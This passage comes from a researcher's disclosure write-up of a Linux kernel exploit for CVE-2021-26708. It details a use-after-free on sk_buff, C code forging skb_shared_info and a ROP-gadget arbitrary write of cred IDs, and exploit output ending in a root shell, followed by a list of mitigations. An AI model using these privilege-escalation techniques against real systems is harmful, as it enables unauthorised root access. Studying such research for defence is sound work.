So I focused on the `mem_cgroup` object. I tried to call `kfree()` for it, but the kernel panicked instantly. Looks like the kernel uses this object quite intensively, alas. But here I remembered my good old privilege escalation tricks.

Use-after-free on sk_buff

When I exploited CVE-2017-2636 in the Linux kernel back in 2017, I turned double free for a `kmalloc-8192` object into use-after-free on `sk_buff`. I decided to repeat that trick.

A network-related buffer in the Linux kernel is represented by `struct sk_buff`. This object has `skb_shared_info` with `destructor_arg`, which can be used for control flow hijacking. The network data and `skb_shared_info` are placed **in the same kernel memory block** pointed to by `sk_buff.head`. Hence creating a 2800-byte network packet in the userspace will make `skb_shared_info` be allocated in the `kmalloc-4k` slab cache, where `mem_cgroup` objects live as well.

So I implemented the following procedure:

1. Create one client socket and 32 server sockets using `socket(AF_INET, SOCK_DGRAM, IPPROTO_UDP)`.
2. Prepare a 2800-byte buffer in the userspace and do `memset()` with **0x42** for it.
3. Send this buffer from the client socket to each server socket using `sendto()`. That creates `sk_buff` objects in `kmalloc-4k`. Do that on each available CPU using `sched_setaffinity()` (this is important because slab caches are per-CPU).
4. Perform the arbitrary read procedure for `vsock_sock` (described earlier).
5. Calculate the possible `sk_buff` kernel address as `sk_memcg` plus 4096 (the next element in `kmalloc-4k`).
6. Perform the arbitrary read procedure for this possible `sk_buff` address.
7. If **0x4242424242424242lu** is found at the location of network data, then the real `sk_buff` is found, go to **step 8**. Otherwise, add 4096 to the possible `sk_buff` address and go to **step 6**.
8. Start 32 `pthreads` for `setxattr() & userfaultfd()` heap spraying over `sk_buff` and hang them on a `pthread_barrier`.
9. Perform arbitrary free against the `sk_buff` kernel address.
10. Call `pthread_barrier_wait()`, which wakes 32 spraying `pthreads` that execute `setxattr()` overwriting `skb_shared_info`.
11. Receive the network messages using `recv()` for the server sockets.

When the `sk_buff` object with overwritten `skb_shared_info` is received, the kernel executes the `destructor_arg` callback, which performs an arbitrary write of kernel memory and escalates user privileges. **How?** Keep reading!


I should note that this part, with use-after-free on `sk_buff`, is the exploit's main source of instability. It would be nice to find a better kernel object that can be allocated in `kmalloc-*` slab caches and exploited for turning use-after-free into arbitrary read/write of kernel memory.

Arbitrary write with skb_shared_info

Let's look at the code that prepares the payload for overwriting the `sk_buff` object:

```
#define SKB_SIZE                4096
#define SKB_SHINFO_OFFSET       3776
#define MY_UINFO_OFFSET         256
#define SKBTX_DEV_ZEROCOPY      (1 << 3)

void prepare_xattr_vs_skb_spray(void)
{
    struct skb_shared_info *info = NULL;

    xattr_addr = spray_data + PAGE_SIZE * 4 - SKB_SIZE + 4;

    /* Don't touch the second part to avoid breaking page fault delivery */
    memset(spray_data, 0x0, PAGE_SIZE * 4);

    info = (struct skb_shared_info *)(xattr_addr + SKB_SHINFO_OFFSET);
    info->tx_flags = SKBTX_DEV_ZEROCOPY;
    info->destructor_arg = uaf_write_value + MY_UINFO_OFFSET;

    uinfo_p = (struct ubuf_info *)(xattr_addr + MY_UINFO_OFFSET);
```

The `skb_shared_info` structure resides in the sprayed data exactly at the offset `SKB_SHINFO_OFFSET`, which is 3776 bytes. The `skb_shared_info.destructor_arg` pointer stores the address of `struct ubuf_info`. I create a fake `ubuf_info` at `MY_UINFO_OFFSET` in the network buffer itself. This is possible since the kernel address of the attacked `sk_buff` is known. Here is the payload layout:



Now about the `destructor_arg` callback:

```
/*
 * A single ROP gadget for arbitrary write:
 *   mov rdx, qword ptr [rdi + 8] ; mov qword ptr [rdx + rcx*8], rsi ; ret
 * Here rdi stores uinfo_p address, rcx is 0, rsi is 1
 */
uinfo_p->callback = ARBITRARY_WRITE_GADGET + kaslr_offset;
uinfo_p->desc = owner_cred + CRED_EUID_EGID_OFFSET; /* value for "qword ptr [
uinfo_p->desc = uinfo_p->desc - 1; /* rsi value 1 should not get into euid */
```

I invented a very strange arbitrary write primitive that you can see here. I couldn't find a **stack** pivoting gadget in `vmlinuz-5.10.11-200.fc33.x86_64` that would work with my constraints... so I performed arbitrary write in one shot :)

The `callback` function pointer stores the address of a single ROP gadget. The `RDI` register stores the first argument of the `callback` function, which is the address of `ubuf_info` itself. So `RDI + 8` points to `ubuf_info.desc`. The gadget moves `ubuf_info.desc` to `RDX`. Now `RDX` contains the address of the effective user ID and group ID, minus one byte. That byte is important: when the gadget writes qword with **1** from `RSI` to the memory pointed to by `RDX`, the effective `uid` and `gid` are overwritten by zeros.

Then the same procedure is repeated for `uid and gid`. Privileges are escalated to `root`. Game over.

Exploit output that displays the whole procedure:

```
[a13x@localhost ~]$ ./vsock_pwn

=================================================
==== CVE-2021-26708 PoC exploit by a13xp0p0v ====
=================================================

[+] begin as: uid=1000, euid=1000
[+] we have 2 CPUs for racing
[+] getting ready...
[+] remove old files for ftok()
```

```
[+] spray_data at 0x7f0d9111d000
[+] userfaultfd #1 is configured: start 0x7f0d91121000, len 0x1000
[+] fault_handler for uffd 38 is ready

[+] stage I: collect good msg_msg locations
[+] go racing, show wins:
	save msg_msg ffff9125c25a4d00 in msq 11 in slot 0
	save msg_msg ffff9125c25a4640 in msq 12 in slot 1
	save msg_msg ffff9125c25a4780 in msq 22 in slot 2
	save msg_msg ffff9125c3668a40 in msq 78 in slot 3

[+] stage II: arbitrary free msg_msg using corrupted msg_msg
	kaddr for arb free: ffff9125c25a4d00
	kaddr for arb read: ffff9125c2035300
[+] adapt the msg_msg spraying payload:
	msg_ptr 0x7f0d91120fd8
	m_type 1337 at 0x7f0d91120fe8
	m_ts 6096 at 0x7f0d91120ff0
	msgseg next 0xffff9125c2035300 at 0x7f0d91120ff8
[+] go racing, show wins:

[+] stage III: arbitrary read vsock via good overwritten msg_msg (msq 11)
[+] msgrcv returned 6096 bytes
[+] Found sk_memcg ffff9125c42f9000 (offset 4712 in the leaked kmem)
[+] Found owner cred ffff9125c3fd6e40 (offset 4888 in the leaked kmem)
[+] Found sock_def_write_space ffffffffab9851b0 (offset 4736 in the leaked kmem)
[+] Calculated kaslr offset: 2a000000

[+] stage IV: search sprayed skb near sk_memcg...
[+] checking possible skb location: ffff9125c42fa000
[+] stage IV part I: repeat arbitrary free msg_msg using corrupted msg_msg
	kaddr for arb free: ffff9125c25a4640
	kaddr for arb read: ffff9125c42fa030
[+] adapt the msg_msg spraying payload:
	msg_ptr 0x7f0d91120fd8
	m_type 1337 at 0x7f0d91120fe8
	m_ts 6096 at 0x7f0d91120ff0
	msgseg next 0xffff9125c42fa030 at 0x7f0d91120ff8
[+] go racing, show wins: 0 0 20 15 42 11
[+] stage IV part II: arbitrary read skb via good overwritten msg_msg (msq 12)
[+] msgrcv returned 6096 bytes
[+] found a real skb

[+] stage V: try to do UAF on skb at ffff9125c42fa000
```

```
[+] skb payload:
        start at 0x7f0d91120004
        skb_shared_info at 0x7f0d91120ec4
        tx_flags 0x8
        destructor_arg 0xffff9125c42fa100
        callback 0xffffffffab64f6d4
        desc 0xffff9125c3fd6e53
[+] go racing, show wins: 15

[+] stage VI: repeat UAF on skb at ffff9125c42fa000
[+] go racing, show wins: 0 12 13 15 3 12 4 16 17 18 9 47 5 12 13 9 13 19 9 10 13

[+] finish as: uid=0, euid=0
[+] starting the root shell...
uid=0(root) gid=0(root) groups=0(root),1000(a13x) context=unconfined_u:unconfined
```

Possible exploit mitigations

Several technologies could prevent exploitation of CVE-2021-26708 or at least make it harder.

1. Exploiting this vulnerability is impossible with the **Linux kernel heap quarantine**, since the memory corruption happens very shortly after the race condition. Read about my `SLAB_QUARANTINE` prototype in a separate article.

2. `MODHARDEN` from the grsecurity patch prevents kernel module autoloading by unprivileged users.

3. Setting `/proc/sys/vm/unprivileged_userfaultfd` to `0` would block the described method of keeping the payload in the kernelspace. That toggle restricts `userfaultfd()` to only privileged users (with the `SYS_CAP_PTRACE` capability).

4. Setting the `kernel.dmesg_restrict` sysctl to `1` would block infoleak via the kernel log. This sysctl restricts the ability of unprivileged users to read the kernel syslog via `dmesg`.

5. Control Flow Integrity could prevent calling my ROP gadget. You can see these technologies on the Linux Kernel Defence Map that I maintain.

6. Hopefully, future versions of the Linux kernel will have support for the ARM Memory Tagging Extension (MTE) to mitigate use-after-free on ARM.

7. I have heard rumors of a grsecurity Wunderwaffe called `AUTOSLAB`. We don't know much about it. Presumably, it makes Linux allocate kernel objects in separate slab caches


depending on the object type. That could ruin the heap spraying technique that I use heavily in this exploit.

8. Kees Cook noted that setting sysctl `panic_on_warn` to 1 would disturb the attack. Yes, that turns possible privilege escalation into denial-of-service.

Closing words

Investigating, fixing CVE-2021-26708, and developing the PoC exploit was an interesting and exhausting journey.

I managed to turn a race condition with very limited memory corruption into arbitrary read/write of kernel memory and privilege escalation on **Fedora 33 Server** for **x86_64**, bypassing **SMEP** and **SMAP**. During this research, I've created several new vulnerability exploitation tricks for the Linux kernel.



I believe writing this article is important for the Linux kernel community as a way to come up with new ideas for improving kernel security. I hope you have enjoyed reading it!

And, of course, I thank Positive Technologies for giving me the opportunity to work on this research.

Contacts

alex.popov@linux.com

a13xp0p0v

a13xp0p0v

a13xp0p0v